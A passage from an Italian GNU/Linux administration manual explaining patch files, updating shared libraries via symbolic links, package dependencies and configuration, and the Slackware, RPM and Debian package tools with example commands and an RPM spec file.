Quando si ha a che fare con programmi il cui aggiornamento è frequente, come avviene nel caso del kernel, si possono anche trovare aggiornamenti in forma di file di differenze (*patch*), cioè di file che contengono solo le variazioni da una versione all'altra. Queste variazioni si applicano ai file di una versione per ottenerne un'altra.

Se la versione da aggiornare è stata espansa a partire dall'ipotetica directory '`~/tmp/`', per applicarvi una modifica, sarà necessario posizionarsi sulla stessa directory e poi eseguire il comando seguente:

```
patch < file_di_differenze
```

Può darsi che la posizione in cui ci si deve trovare sia diversa o che i sorgenti da aggiornare debbano trovarsi in una posizione precisa. Per capirlo, dovrebbe bastare l'osservazione diretta del contenuto del file di differenze.

L'applicazione delle variazioni, può fallire. Se non si vuole perdere il rapporto degli errori, questi possono essere ridiretti in un file specifico.

```
patch < file_di_differenze 2> file_degli_errori
```

Se gli aggiornamenti sono più d'uno, occorre applicare le modifiche in sequenza.

Il capitolo 82 tratta meglio questo problema.

20.6 Aggiornamento delle librerie standard

Oltre al problema delle librerie specifiche di un programma particolare, cosa già descritta in questo capitolo, ci può essere la necessità di aggiornare le librerie standard di GNU/Linux a seguito di qualche aggiornamento di altro software.

Normalmente, la propria distribuzione GNU/Linux dovrebbe offrire questi aggiornamenti in forma di archivi già pronti, installabili attraverso il proprio sistema di gestione dei pacchetti. Ciò garantendo la sistemazione di una serie di dettagli importanti.

Quando si è costretti a fare da soli è importante fare attenzione. In particolare, quando si interviene in ciò che risiede nella directory '`/lib/`', se si commette un errore, si rischia di bloccare il sistema senza possibilità di rimedio.

I file delle librerie sono organizzati normalmente con un numero di versione piuttosto articolato. Quando ciò accade, è normale che a questi file siano affiancati una serie di collegamenti simbolici strutturati in modo che si possa accedere a quelle librerie anche attraverso l'indicazione di versioni meno dettagliate, oppure semplicemente attraverso nomi differenti. Questi collegamenti sono molto importanti perché ci sono dei programmi che dipendono da questi; quando si aggiorna una libreria occorre affiancare la nuova versione a quella vecchia, quindi si devono modificare questi collegamenti. Solo alla fine, sperando che tutto sia andato bene, si può eliminare eventualmente il vecchio file di libreria.

Per fare un esempio pratico, si suppone di disporre della libreria '`libc.so.9.8.7`', articolata nel modo seguente:

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.7
libc.so.9.8.7
```

Volendo sostituire questa libreria con la versione 9.8.10, il cui file ha il nome '`libc.so.9.8.10`', occorre procedere come segue:

```
# ln -s -f libc.so.9.8.10 libc.so.9
```

Come si vede, per generare il collegamento, è stato necessario utilizzare l'opzione '**`-f`**' che permette di sovrascrivere il collegamento preesistente. Infatti, non sarebbe stato possibile eliminare prima il collegamento vecchio, perché così si sarebbe rischiato il blocco del sistema.

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.10
```

```
libc.so.9.8.7
libc.so.9.8.10
```

In generale, per sicurezza, è meglio lasciare le librerie vecchie, perché ci potrebbero essere ugualmente dei programmi che ne hanno ancora bisogno.

Quando la libreria da aggiornare ha subito un aggiornamento molto importante, per cui i numeri delle versioni sono molto distanti rispetto a quanto si utilizzava prima, conviene evitare di sostituirle, mentre è solo il caso di affiancarle. Volendo ritornate all'esempio precedente, si può supporre che la libreria da aggiornare sia arrivata alla versione 10.1.1, con il file '`libc.so.10.1.1`'. Intuitivamente si comprende che il collegamento simbolico '`libc.so.9`' non può puntare a questa nuova libreria, mentre resta il dubbio per '`libc.so`'.

In generale è meglio lasciare stare le cose come sono, a meno di scoprire che qualche programma cerca proprio la libreria '`libc.so`' e si lamenta perché non si tratta della versione adatta a lui. Comunque, sempre seguendo l'esempio, sarebbe il caso di riprodurre un collegamento equivalente a '`libc.so.9`', denominato ovviamente '`libc.so.10`'.

```
libc.so -> libc.so.9
libc.so.9 -> libc.so.9.8.7
libc.so.9.8.7
libc.so.10 -> libc.so.10.1.1
libc.so.10.1.1
```

20.7 Riferimenti

- FTPSearch

  <*http://www.alltheweb.com/?c=ftp*>

Capitolo 21

Pacchetti applicativi confezionati appositamente per le distribuzioni GNU/Linux

Ogni distribuzione GNU/Linux utilizza un metodo per il confezionamento dei pacchetti (blocchi) che compongono l'intero sistema. Il problema principale è quello di tenere traccia della collocazione dei file di ogni applicazione, delle sue dipendenze da altri pacchetti e di permetterne l'aggiornamento o l'eliminazione senza danneggiare il sistema e senza lasciare file ignoti inutilizzati.

La distribuzione GNU/Linux particolare può avere un'attenzione differente rispetto alla preparazione e alla gestione del sistema che si occupa di installare e disinstallare questi pacchetti. È il caso di citare la distribuzione Debian, a questo proposito, in cui tale sistema è particolarmente complesso. Naturalmente, una gestione troppo semplificata dei pacchetti di applicativi è un incentivo all'utilizzo della distribuzione per un principiante, ma poi tutto questo si traduce in gravi difficoltà nel momento in cui si vuole aggiornare la distribuzione, o semplicemente si desidera fare qualcosa di più rispetto al solito.

21.1 Distinguere tra «pacchetti» e «archivi»

Per evitare di fare confusione, sarebbe bene distinguere tra «il pacchetto», che rappresenta un componente installato, da installare, o da eliminare dal sistema, rispetto al suo contenitore, ovvero «l'archivio». Per esempio, si può dire che l'archivio '`make_3.77-4.deb`' contenga il pacchetto '**`make`**' nella versione 3.77-4.

Purtroppo, questa distinzione non viene utilizzata da tutti; ci sono distribuzioni in cui si parla indifferentemente di «pacchetto» per fare riferimento all'archivio che lo contiene e a ciò che si ottiene installandolo. Questa anomalia, poi, la si riscontra anche nelle sigle usate nelle opzioni della riga di comando, dove potrebbe capitare che si utilizzi la lettera «p» (*package*) per fare riferimento ai file degli archivi.

21.2 Binari e sorgenti

Gran parte del software distribuito con i sistemi GNU/Linux è sottoposto alla licenza GNU-GPL (*GNU general public license*, sezione 402), che impone la disponibilità dei sorgenti. Per questo motivo, una distribuzione GNU/Linux, oltre a organizzare i pacchetti compilati e archiviati opportunamente, quando richiesto dalla licenza, deve mettere a disposizione i sorgenti, assieme alle modifiche eventuali, generalmente in forma di file di differenze. Si distingue così tra pacchetti binari (archiviati in qualche modo) e pacchetti sorgenti.

Il pacchetto binario si compone dei file già compilati e pronti per essere collocati dove previsto. Il pacchetto sorgente è qualcosa di diverso: contiene l'archivio originale dell'applicativo (quello dei sorgenti), assieme a tutte le informazioni necessarie per modificarlo e per compilarlo nel modo più appropriato per la distribuzione GNU/Linux in cui deve essere installato. Inoltre, dovrebbe contenere le informazioni necessarie a generare il pacchetto binario relativo.

In generale, quando si parla di «pacchetti», si fa riferimento implicitamente a quelli contenenti i binari, o comunque i file finali da installare.

21.3 Interdipendenza tra i pacchetti

I pacchetti, ovvero i vari blocchi in cui è suddiviso il software, devono convivere in modo armonico nel sistema. Questo fatto sembra ovvio, ma la cosa più difficile da definire è proprio la relazione corretta tra questi.

Con il termine «dipendenza», si fa riferimento al fatto che un pacchetto può dipendere da altri per il suo funzionamento. In pratica, se il pacchetto «A» richiede che sia presente anche il pacchetto «B», si dice che «A» dipende da «B». Con il termine «incompatibilità», si fa riferimento al fatto che un pacchetto non può coesistere con un altro per qualche ragione. Per esempio, se il pacchetto «A» non può stare assieme a «C» si dice che «A» è incompatibile con «C».

I due concetti sono abbastanza semplici, ma a questi se ne aggiunge un altro: la dipendenza prima dell'installazione. Infatti, un pacchetto potrebbe dipendere da un altro che deve essere già presente prima che questo venga installato. A questo proposito, si parla a volte di «predipendenza». Questo tipo di dipendenza impone quindi un ordine nell'installazione dei pacchetti.

In certi casi, un pacchetto può dipendere da una funzionalità che può essere offerta da diversi altri pacchetti. Per esempio, un programma può richiedere la presenza del comando '**`mail`**' per inviare dei messaggi; più in generale questo dipenderebbe dalla funzionalità di invio della posta elettronica. Nel caso della distribuzione Debian, si parla di «pacchetti virtuali», per fare riferimento a queste funzionalità generiche da cui possono dipendere altri pacchetti (reali).

21.4 Fasi dell'installazione e della disinstallazione di un pacchetto

Da quanto esposto, si possono intuire alcune delle fasi riferite all'installazione e alla disinstallazione di un pacchetto:

- prima dell'installazione occorre verificare che siano rispettate le dipendenze e che non ci siano incompatibilità;
- prima della disinstallazione occorre verificare che non ci siano altri pacchetti che rimangono installati e dipendono da quello che si vuole eliminare.

Ma i problemi non si limitano a questi. Infatti, un pacchetto che si installa può richiedere la predisposizione di qualcosa, come dei collegamenti simbolici, dei file di dispositivo nella directory '`/dev/`' e dei file di configurazione. In generale, gli archivi dei pacchetti utilizzati dalle distribuzioni GNU/Linux contengono degli script realizzati specificatamente per questo, cioè per sistemare le cose in fase di installazione e anche quando si disinstalla un pacchetto. Volendo si può arrivare a distinguere tra quattro script corrispondenti ad altrettante fasi:

1. uno script da eseguire prima dell'estrazione dell'archivio contenente il pacchetto da installare;
2. uno script da eseguire dopo l'estrazione dell'archivio contenente il pacchetto da installare;
3. uno script da eseguire prima della cancellazione dei file che compongono un pacchetto da disinstallare;
4. uno script da eseguire dopo la cancellazione dei file che compongono un pacchetto da disinstallare.

Naturalmente, dipende dalle caratteristiche di un pacchetto il fatto che siano necessari o meno questi script. In generale, la configurazione rappresenta un problema particolare, che viene affrontato in maniera differente dalle varie distribuzioni GNU/Linux.

21.4.1 Configurazione di un pacchetto

Per poter utilizzare un pacchetto, oltre all'installazione può essere necessaria la sua configurazione. La configurazione può richiedere di fatto la creazione o la modifica di un file di testo, secondo una sintassi determinata, oppure l'interazione con un programma apposito (che si occupa di fare le domande necessarie e di memorizzare le risposte nel modo più opportuno). I file che contengono le informazioni sulla configurazione di un pacchetto, fanno parte del pacchetto stesso e sono candidati per la cancellazione nel momento in cui si decide di disinstallarlo. Tuttavia, il sistema di gestione dei pacchetti potrebbe distinguere opportunamente il caso in cui si vuole disinstallare un pacchetto conservando però i file di configurazione, rispetto al caso in cui si vuole eliminare tutto senza porsi problemi di alcun tipo.

A parte il dettaglio importante relativo al fatto di trattare in modo distinto i file di configurazione nel momento della disinstallazione, le distribuzioni GNU/Linux possono distinguersi in modo notevole in base alla gestione della configurazione stessa. In pratica si potrebbero avere due estremi:

- definire una configurazione minima e indispensabile **prima** di iniziare una nuova installazione della distribuzione GNU/Linux, lasciando che il resto venga fatto dall'utilizzatore quando vuole, dopo che l'installazione è terminata;
- definire la configurazione mano a mano che i pacchetti vengono installati.

Nel primo caso, la procedura di installazione si limiterebbe a chiedere le informazioni indispensabili per il completamento della stessa (i dischi, le partizioni, la tastiera, eventualmente la rete, ecc.); successivamente verrebbero installati i pacchetti senza disturbare più l'utilizzatore, che alla fine deve configurare per conto proprio i servizi che gli interessano.

Nel secondo caso, ogni volta che si installa un pacchetto che richiede una configurazione (indipendentemente dal fatto che si tratti della prima installazione della distribuzione o che si tratti di un lavoro fatto in seguito), gli script che lo corredano interrogano l'utilizzatore su come configurare, almeno in modo grossolano, ciò che serve.

Tra i due estremi ci sono delle situazioni intermedie, nelle quali si possono fissare alcune informazioni che tornano utili ai pacchetti più importanti, già in fase di prima installazione, in modo da alleggerire il carico di notizie da fornire nel momento della configurazione finale legata all'installazione del singolo pacchetto.

L'esempio tipico di una distribuzione GNU/Linux in cui la configurazione avviene mano a mano che i pacchetti vengono installati è quello della Debian. Quando si installa un pacchetto nuovo in un sistema GNU/Linux già funzionante, il fatto che durante l'installazione vengano richieste (eventualmente) le informazioni necessarie a dargli una configurazione minima, è sicuramente un fatto positivo. Tuttavia, quando l'utente inesperto tenta di installare per la prima volta questa distribuzione dopo avere selezionato una grande quantità di pacchetti, questo si trova disorientato di fronte alla quantità di cose che devono essere configurate e che non aveva previsto, oltre all'eccessiva quantità di tempo necessaria per completare l'installazione.

> Da quanto scritto si intuisce che: di fronte a una distribuzione GNU/Linux organizzata in modo da gestire la configurazione dei pacchetti mano a mano che questi vengono installati, è indispensabile, in fase di prima installazione del sistema, iniziare con la selezione del minimo possibile, riservandosi di aggiungere ciò che manca in un momento successivo.

21.5 Caratteristiche di un pacchetto nei confronti di un sistema funzionante

Un sistema sofisticato di gestione dei pacchetti di una distribuzione GNU/Linux, potrebbe non limitarsi a riportare il fatto che un pacchetto sia installato o meno, dando qualche informazione in più. Un pacchetto potrebbe essere:

- non installato;
- installato (correttamente);
- non installato, ma con i file di configurazione ancora presenti (in pratica, è stato installato e successivamente disinstallato senza eliminare i file di configurazione);
- installato in parte (l'archivio è stato estratto, ma gli script necessari al completamento della procedura hanno rilevato un qualche tipo di errore, per cui il pacchetto potrebbe non essere operativo).

21.6 Aggiornamento

L'aggiornamento di un pacchetto implica la sostituzione di quello installato con uno di una versione più aggiornata. Si tratta di un problema comune, tuttavia pone dei problemi importanti. Un aggiornamento, perché non vada a danno di chi lo fa, dovrebbe preservare la sua configurazione precedente. In pratica, se il pacchetto «A» utilizza il file di configurazione '`/etc/A.conf`', è bene che questo file non venga sovrascritto, o almeno venga conservato in qualche modo.

La politica delle distribuzioni GNU/Linux può essere varia:

- i file di configurazione potrebbero essere sostituiti senza salvare quelli precedenti;
- i file di configurazione potrebbero essere sostituiti salvandone una copia a cui viene data un'estensione particolare;
- i file di configurazione potrebbero non essere sostituiti, affiancando eventualmente la nuova versione standard di questi file con un'estensione particolare.

Tanto per fare un esempio pratico, la distribuzione Red Hat salva i file di configurazione precedenti utilizzando l'estensione '`.rpmorig`', mentre la distribuzione Debian si limita a non sostituire i file vecchi, affiancando eventualmente una copia della configurazione nuova, distinguendola con l'aggiunta dell'estensione '`.dpkg-dist`'.

21.7 File di configurazione comuni

Alcuni pacchetti potrebbero condividere uno stesso file di configurazione, oppure potrebbero dipenderne in qualche modo. Questo comporta dei problemi che non sono facili da risolvere in generale, tanto che si cerca di evitare il più possibile che questo debba succedere. Il caso più evidente di una tale dipendenza è quello dei file '`/etc/passwd`' e '`/etc/group`', che potrebbero richiedere una modifica ogni volta che si installa un servizio particolare per il quale si deve definire un utente fittizio specifico, oppure un gruppo.

In questa situazione, l'installazione di un pacchetto può richiedere la modifica di un file di configurazione già esistente. Questo potrebbe avvenire per opera degli script che lo accompagnano, ma

in tal caso, questi dovrebbero avere l'accortezza di salvare una copia della versione precedente di questo file. Di solito si notano estensioni del tipo '.orig' oppure '.old'. Al contrario, un'estensione del tipo '.new' suggerisce trattarsi di un file che dovrebbe essere usato in sostituzione di quello attuale, lasciando all'utilizzatore il compito di sostituirlo manualmente.

Pacchetti Slackware e ZipSlack

I pacchetti della distribuzione GNU/Linux Slackware e ZipSlack sono archiviati in un formato molto semplice, tar+gzip, e i file relativi utilizzano l'estensione '`.tgz`'. In pratica, sono il risultato di un'archiviazione attraverso '**`tar`**' e di una successiva compressione attraverso '**`gzip`**'. L'archivio che si ottiene è fatto in modo da conservare la struttura di directory a partire dalla directory radice, senza contenere i collegamenti simbolici.

Nell'archivio vengono aggiunte alcune directory per contenere alcuni script:

- '`/install/doinst.sh`' che si occupa normalmente di ricreare i collegamenti simbolici e di eseguire altri aggiustamenti eventuali dell'installazione;
- '`/var/adm/setup/setup.`*pacchetto*', dove l'estensione del nome dello script rappresenta il nome del pacchetto, che serve a configurare il pacchetto stesso, quando ciò viene richiesto (per questo motivo lo script resta installato assieme al pacchetto);
- '`/var/adm/setup/setup.onlyonce.`*pacchetto*', dove l'estensione del nome dello script rappresenta il nome del pacchetto, che serve a configurare il pacchetto stesso subito dopo l'installazione, una volta sola.

In pratica, questo formato non prevede altri script per il controllo delle dipendenze.

22.1 Installazione manuale

Volendo installare un pacchetto Slackware senza l'ausilio degli strumenti offerti da quella distribuzione, si devono estrarre i file dall'archivio e quindi si deve avviare lo script '`/install/doinst`'. Le operazioni vanno svolte con i privilegi dell'utente '**`root`**'. Si suppone di installare il pacchetto contenuto nell'archivio '`esempio.tgz`'.

```
# cd /

# tar xzpvf esempio.tgz

# /install/doinst

# /var/adm/setup/setup.onlyonce.esempio
```

22.2 Riepilogo degli strumenti di installazione Slackware

Gli strumenti forniti con la distribuzione Slackware per la gestione dei pacchetti installati e per la configurazione del sistema, sono realizzati generalmente in forma di script di shell.

22.2.1 # explodepkg

`explodepkg` *archivio_tar_gzip*...

'**`explodepkg`**' gestisce l'estrazione di archivi tar+gzip ('`.tar.gz`' o '`.tgz`') nella directory corrente. Questo script non si occupa di fare altro.

22.2.2 # installpkg

`installpkg` [*opzioni*] *archivio_slackware*

‘**installpkg**’ gestisce l’installazione dei pacchetti Slackware. Perché l’installazione avvenga correttamente, occorre che i file siano stati memorizzati con l’informazione delle directory a partire da quella principale, la radice, perché ‘**installpkg**’ installa proprio a partire dalla directory radice. ‘**installpkg**’ consente anche di installare un ramo di directory che verrà copiato così com’è a partire dalla radice. Il vantaggio di utilizzare ‘**installpkg**’ sta nel fatto che è possibile visualizzare o disinstallare l’applicazione attraverso ‘**pkgtool**’.

Opzioni

`-warn`

Non effettua alcuna installazione, mostra invece i file e le directory che verrebbero creati.

`-r`

Installa quanto contenuto a partire dalla directory corrente. Il nome del pacchetto servirà solo per identificare l’applicazione quando si utilizza ‘**pkgtool**’.

`-m`

Crea un archivio tar+gz, con estensione ‘`.tgz`’, utilizzando quanto contenuto a partire dalla directory corrente.

Esempi

$ **installpkg -warn netscape-v301-export.i486-unknown-linux-elf.tar.gz**

Mostra i file e le directory che verrebbero creati installando così il pacchetto Netscape.

installpkg -r Netscape3.01

Installa quanto contenuto a partire dalla directory corrente utilizzando come nome per identificare il pacchetto ‘**Netscape3.01**’.

22.2.3 # makepkg

`makepkg` *pacchetto_applicativo*

‘**makepkg**’ gestisce la creazione di archivi ‘`.tgz`’ (tar+gzip) secondo lo standard dei pacchetti applicativi della distribuzione Slackware. Viene creato un archivio tar+gzip con lo stesso nome utilizzato come argomento e con estensione ‘`.tgz`’, a partire dalla directory corrente. I collegamenti simbolici vengono convertiti in codice script che viene aggiunto al file ‘`install/doinst.sh`’ (che se necessario viene creato e aggiunto all’archivio). I pacchetti così realizzati, sono compatibili con gli altri script di servizio di installazione delle distribuzioni Slackware.

22.2.4 # removepkg

`removepkg` [`-warn`] *nome_del_pacchetto*

‘**removepkg**’ gestisce la disinstallazione dei pacchetti applicativi installati secondo lo standard della distribuzione Slackware. Se viene utilizzata l’opzione ‘**-warn**’, l’operazione viene soltanto simulata.

22.2.5 # pkgtool

```
pkgtool [opzioni]
```

'**pkgtool**' è il sistema standard di gestione dei pacchetti installati della distribuzione di Slackware. Consente di installare pacchetti nuovi, di disinstallare e visualizzare la collocazione dei pacchetti installati. Di solito non viene utilizzata alcuna opzione. '**pkgtool**' è in pratica un programma frontale per '**installpkg**' e '**removepkg**'.

22.2.6 # upgradepkg

```
upgradepkg pacchetto_vecchio [%pacchetto_nuovo ]
```

Aggiorna un pacchetto, disinstallando prima il pacchetto vecchio e inserendo dopo quello nuovo. Se il nome del pacchetto è lo stesso, non richiede l'indicazione del nome nuovo.

Pacchetti RPM

Con la sigla RPM si identificano i pacchetti realizzati secondo uno standard definito da Red Hat (*Red Hat package manager*), i cui archivi hanno l'estensione '`.rpm`'. Oltre alla distribuzione Red Hat (e alle sue derivate), anche SuSE e Caldera utilizzano questo formato.

Per poter gestire tale formato occorre il programma '**`rpm`**'. Eventualmente, questo può essere cercato attraverso FTPSearch, <*http://www.alltheweb.com/?c=ftp*>, indicando un archivio che assomigli a '`rpm-*.tar.gz`'.[1][2]

> Se la propria distribuzione GNU/Linux non è fatta per gestire gli archivi in formato RPM, l'unica motivazione ragionevole per procurarsi il programma di gestione di questi è quella di poterli convertire nel formato a cui si è abituati.

23.1 Breve panoramica

Per comprendere l'utilizzo del programma '**`rpm`**', quando la propria distribuzione è organizzata secondo questo standard, vengono proposti alcuni esempi, senza entrare nel dettaglio della sua sintassi. Per maggiori informazioni conviene consultare la pagina di manuale *rpm(8)*, oppure, per ottenere uno schema sintattico stringato basta avviare il programma stesso senza argomenti.

Informazioni

L'opzione '**`-q`**' introduce una richiesta di informazioni.

```
rpm -qpi archivio_rpm
```

Mostra una descrizione del contenuto dell'archivio RPM.

```
rpm -qpl archivio_rpm
```

Mostra l'elenco dei file contenuti nell'archivio RPM e dove andranno collocati se sarà installato.

```
rpm -qa
```

Mostra l'elenco dei pacchetti RPM installati, così come sono stati registrati nel sistema RPM.

```
rpm -qf file
```

Determina il nome del pacchetto da cui proviene il file indicato come argomento.

Installazione

L'opzione '**`-i`**' introduce una richiesta di installazione di un pacchetto.

```
rpm -i archivio_rpm
```

Installa il pacchetto contenuto nell'archivio indicato se non si verificano errori.

```
rpm -i uri_ftp_archivio_rpm
```

Installa il pacchetto contenuto in un archivio identificato dall'URI indicato se non si verificano errori. Per esempio potrebbe trattarsi di '**`rpm -i ftp://dinkel.brot.dg/pub/RPMS/mio-1.1-0.i386.rpm`**'

[1] È importante che il pacchetto che si preleva sia fatto per l'architettura corrispondente al proprio sistema. Se si utilizza un elaboratore i386, o superiore, il nome dell'archivio dovrebbe contenere proprio la sigla '**`i386`**', probabilmente secondo il modello '`rpm-*.i386.tar.gz`'.

[2] La distribuzione Debian incorpora già il programma '**`rpm`**' tra i suoi pacchetti applicativi, proprio per consentire la conversione agevole da RPM e Debian (ammesso che poi il pacchetto di una distribuzione sia compatibile con l'altra).

```
rpm -ivh archivio_rpm
```

Installa il pacchetto contenuto nell'archivio indicato, se non si verificano errori, mostrando qualche informazione e una barra di progressione.

```
rpm -i --nodeps archivio_rpm
```

Installa il pacchetto contenuto nell'archivio indicato, senza verificare le dipendenze tra i file.

```
rpm -i --replacefiles archivio_rpm
```

Installa il pacchetto contenuto nell'archivio indicato, senza verificare se vengono sovrascritti dei file.

```
rpm -i --ignorearch archivio_rpm
```

Installa il pacchetto contenuto nell'archivio indicato, senza verificare l'architettura dell'elaboratore.

```
rpm -i --ignoreos archivio_rpm
```

Installa il pacchetto contenuto nell'archivio indicato, senza verificare il tipo di sistema operativo.

Aggiornamento

L'opzione '**-U**' introduce una richiesta di aggiornamento di un pacchetto.

```
rpm -U archivio_rpm
```

Aggiorna o installa il pacchetto contenuto nell'archivio indicato, se non si verificano errori.

```
rpm -Uvh archivio_rpm
```

Aggiorna o installa il pacchetto contenuto nell'archivio indicato, se non si verificano errori, mostrando qualche informazione e una barra di progressione.

```
rpm -F archivio_rpm
```

Aggiorna il pacchetto contenuto nell'archivio indicato, solo se risulta già installata una versione precedente.

```
rpm -F modello_archivi_rpm
```

Aggiorna i pacchetti contenuti negli archivi indicati, che risultano già installati nelle loro versioni precedenti.

Eliminazione

L'opzione '**-e**' introduce una richiesta di eliminazione di un pacchetto installato.

```
rpm -e nome_del_pacchetto_installato
```

Elimina (disinstalla) il pacchetto.

Verifica

L'opzione '**-V**' introduce una richiesta di verifica di un pacchetto installato.

```
rpm -V nome_del_pacchetto_installato
```

Verifica che il pacchetto indicato risulti installato correttamente.

```
rpm -Vf file
```

Verifica il pacchetto contenente il file indicato.

```
rpm -Va
```

Verifica tutti i pacchetti.

```
rpm -Vp archivio_rpm
```

Verifica la corrispondenza tra l'archivio RPM indicato come argomento e quanto installato effettivamente.

Tabella 23.1. Elenco delle segnalazioni di errore generabili da un controllo di un'installazione di pacchetti RPM (opzione '**-V**').

Sigla	Descrizione
5	Controllo fallito della firma MD5.
S	Variazione della dimensione del file.
L	Collegamento simbolico alterato.
T	Data di variazione del file alterata.
D	Alterazione del file di dispositivo.
U	Utente proprietario diverso.
G	Gruppo proprietario diverso.
M	Alterazione della modalità, comprendendo sia i permessi che il tipo di file.

Sistemazione dei permessi

```
rpm --setperms -a
```

Verifica ed eventualmente corregge i permessi dei file di tutti i pacchetti installati.

```
rpm --setugids -a
```

Verifica ed eventualmente corregge la proprietà dei file di tutti i pacchetti installati.

23.2 Problemi dovuti alle dipendenze

Alle volte, quando si installano o si vogliono eliminare dei pacchetti si incontrano dei problemi, perché il programma '**rpm**' impedisce di fare ciò che potrebbe essere dannoso e sembra originato a causa di un errore. A questo proposito vale la pena di conoscere alcune opzioni speciali.

- '**--oldpackage**'

  Permette di aggiornare un pacchetto utilizzando una versione precedente a quella che appare essere già installata.

- '**--replacefiles**'

  Permette di installare o aggiornare un pacchetto quando questo fatto implica la sostituzione di file già esistenti che appartengono ad altri pacchetti.

- '**--replacepkgs**'

  Permette di installare un pacchetto anche quando questo risulta già installato.

- '**--force**'

  È l'equivalente delle opzioni '**--oldpackage**', '**--replacefiles**' e '**--replacepkgs**', messe assieme.

- '**--nodeps**'

  Installa, aggiorna o disinstalla senza curarsi delle dipendenze da file o da altri pacchetti.

23.3 Creazione di pacchetti binari personali

La creazione di pacchetti archiviati in formato RPM può essere una procedura complessa e delicata, quando si fanno le cose seriamente, cioè quando si vuole costruire un archivio da distribuire attraverso i canali ufficiali. Per distribuire un applicativo in forma binaria, occorre affiancargli un pacchetto SRPM (sorgente), ovvero un archivio contenente i sorgenti originali (intatti), assieme a tutta la procedura necessaria per applicare le modifiche, compilare il risultato e installarlo correttamente. In questa sezione si vuole mostrare il procedimento minimo necessario a creare un archivio RPM «binario» per scopi personali, senza che questo sia affiancato effettivamente da un archivio contenente i sorgenti.

Per creare un archivio RPM a partire da file già installati da qualche parte nel proprio file system, si utilizza il programma '**`rpm`**' con la sintassi seguente:

```
rpm -bb file_spec
```

Il file indicato come argomento contiene le informazioni necessarie a recuperare le directory e i singoli file che si vogliono raccogliere nell'archivio, assieme a una descrizione adeguata. Il file indicato come argomento si compone con una sintassi piuttosto semplice, che conviene vedere direttamente in un esempio.

Si suppone di avere predisposto un applicativo in forma binaria collocato a partire dalla directory '`/opt/prova/`', che utilizza anche il file di configurazione '`/etc/prova.conf`'. Le specifiche del pacchetto che si vuole creare potrebbero essere messe nel file '`/tmp/prova.spec`', mostrato sotto.

```
Name: Prova
Summary: Binari di prova.
Version: 1.0
Release: 1
Copyright: do not redistribute!
Group: Applications
Packager: Tizio Tizi <tizio@dinkel.brot.dg>

%description
Pacchetto applicativo di prova per le
mie prove...:-)

%files
/etc/prova.conf
/opt/prova
```

Come si vede dall'esempio, alcune direttive sono fatte per utilizzare una sola riga, altre, quelle che iniziano con il simbolo di percentuale, si articolano nelle righe sottostanti. Vale la pena di osservare che il campo '**`Copyright:`**' viene usato in modo differente dalle distribuzioni: la Red Hat pone una definizione che serve a capire rapidamente il genere di condizioni che pone la licenza d'uso, mentre altre mettono il titolare dei diritti del software. In questo caso, si immagina che si tratti di un lavoro che per qualche ragione non può essere distribuito.

Si osservi l'elenco che segue la direttiva '**`%files`**': rappresenta i file singoli e le directory intere che devono essere raccolte nell'archivio da generare.

Prima di creare l'archivio, è necessario che la gerarchia '`/usr/src/redhat/`' sia pronta; per quanto riguarda l'architettura i386, è necessario che esista anche la directory relativa agli archivi che vengono generati per questa, cioè: '`/usr/src/redhat/RPMS/i386/`'. Se manca, occorre crearla manualmente.

```
# rpm -bb /tmp/prova.spec
```

Quello che si vede è il comando necessario ad avviare la creazione dell'archivio '`Prova-1.0-1.i386.rpm`', che verrà collocato automaticamente nella directory '`/usr/src/redhat/RPMS/i386/`'. Per verificare che il proprio lavoro sia stato concluso con successo, si può indagare sul contenuto dell'archivio appena creato nel modo seguente:

```
# rpm -qpli /usr/src/redhat/RPMS/i386/Prova-1.0-1.i386.rpm
```

```
Name        : Prova                Distribution: (none)
Version     : 1.0                        Vendor: (none)
Release     : 1                      Build Date: mar 12 gen 1999 08:50:42 CET
Install date: (not installed)        Build Host: dinkel.brot.dg
Group       : Applications           Source RPM: Prova-1.0-1.src.rpm
Size        : 32074
Packager    : Tizio Tizi <tizio@dinkel.brot.dg>
Summary     : Binari di prova.
Description :
Pacchetto applicativo di prova per le
mie prove...:-)
/etc/prova.conf
/opt/prova
/opt/prova/...
/opt/prova/...
/opt/prova/...
```

Prima di concludere, è bene tenere presente che se ciò che si impacchetta non dipende dalla piattaforma, come nel caso della documentazione, conviene modificare l'estensione del file ottenuto da '`.i386.rpm`' a '`.noarch.rpm`'.

23.4 Riferimenti

- *Red Hat Package Manager*

  <http://www.rpm.org/>

- Donnie Barnes, *RPM HOWTO*

  <http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html>

Pacchetti Debian

Gli archivi della distribuzione GNU/Linux Debian hanno un formato particolare e l'estensione '`.deb`' (quelli binari). La distribuzione Debian e poche altre derivate utilizzano questo formato; tuttavia, la maggior parte del software per GNU/Linux è disponibile sotto forma di archivi Debian; spesso anche molto di più di quello che si può ottenere dalle altre distribuzioni.

Per poter gestire tale formato in un sistema GNU/Linux diverso dalla distribuzione Debian, occorre il programma '**`dpkg`**'. Con l'aiuto di FTPSearch, <*http://www.alltheweb.com/?c=ftp*>, si può cercare un archivio che assomigli a '`dpkg*.tar.gz`'.

> Valgono le stesse considerazioni fatte a proposito degli archivi RPM: se la propria distribuzione GNU/Linux non è fatta per gestire i pacchetti archiviati in formato Debian, l'unica motivazione ragionevole per procurarsi il programma di gestione di questi è quella di poterli convertire nel formato a cui si è abituati.

24.1 Caratteristiche dei pacchetti Debian

I pacchetti della distribuzione sono archiviati in modo differente, a seconda che si tratti di pacchetti binari o di pacchetti sorgenti. I pacchetti binari, cioè tutto quello che può essere usato così come si trova (compresa la documentazione), è archiviato nel formato Debian ('`.deb`'), mentre i sorgenti sono composti da terne di file: una descrizione contenuta in un file con estensione '`.dsc`', l'archivio dei sorgenti originali in un file con estensione '`.orig.tar.gz`' e un file di differenze da applicare ai sorgenti originali, in questo caso con l'estensione '`.diff.gz`'.

Il nome di un archivio contenente un pacchetto binario Debian ha una struttura riassumibile nello schema seguente:

nome_pacchetto _versione - revisione `.deb`

Un pacchetto Debian binario, oltre ai file che compongono il pacchetto e che vengono installati, contiene:

- un file di «controllo» ('`control`'), con quasi tutte le informazioni relative al pacchetto, in particolare le sue dipendenze;
- un file contenente l'elenco dei file di configurazione, per i quali occorre avere un occhio di riguardo ('`conffiles`');
- due coppie di script che controllano la fase di installazione e quella di disinstallazione del pacchetto ('`preinst`', '`postinst`', '`prerm`', '`postrm`').

24.1.1 Priorità di un pacchetto

A ogni pacchetto Debian viene attribuita una priorità, rappresentata da una definizione standard. Questa permette di facilitare la scelta dei pacchetti da installare. Si usano le parole chiave seguenti:

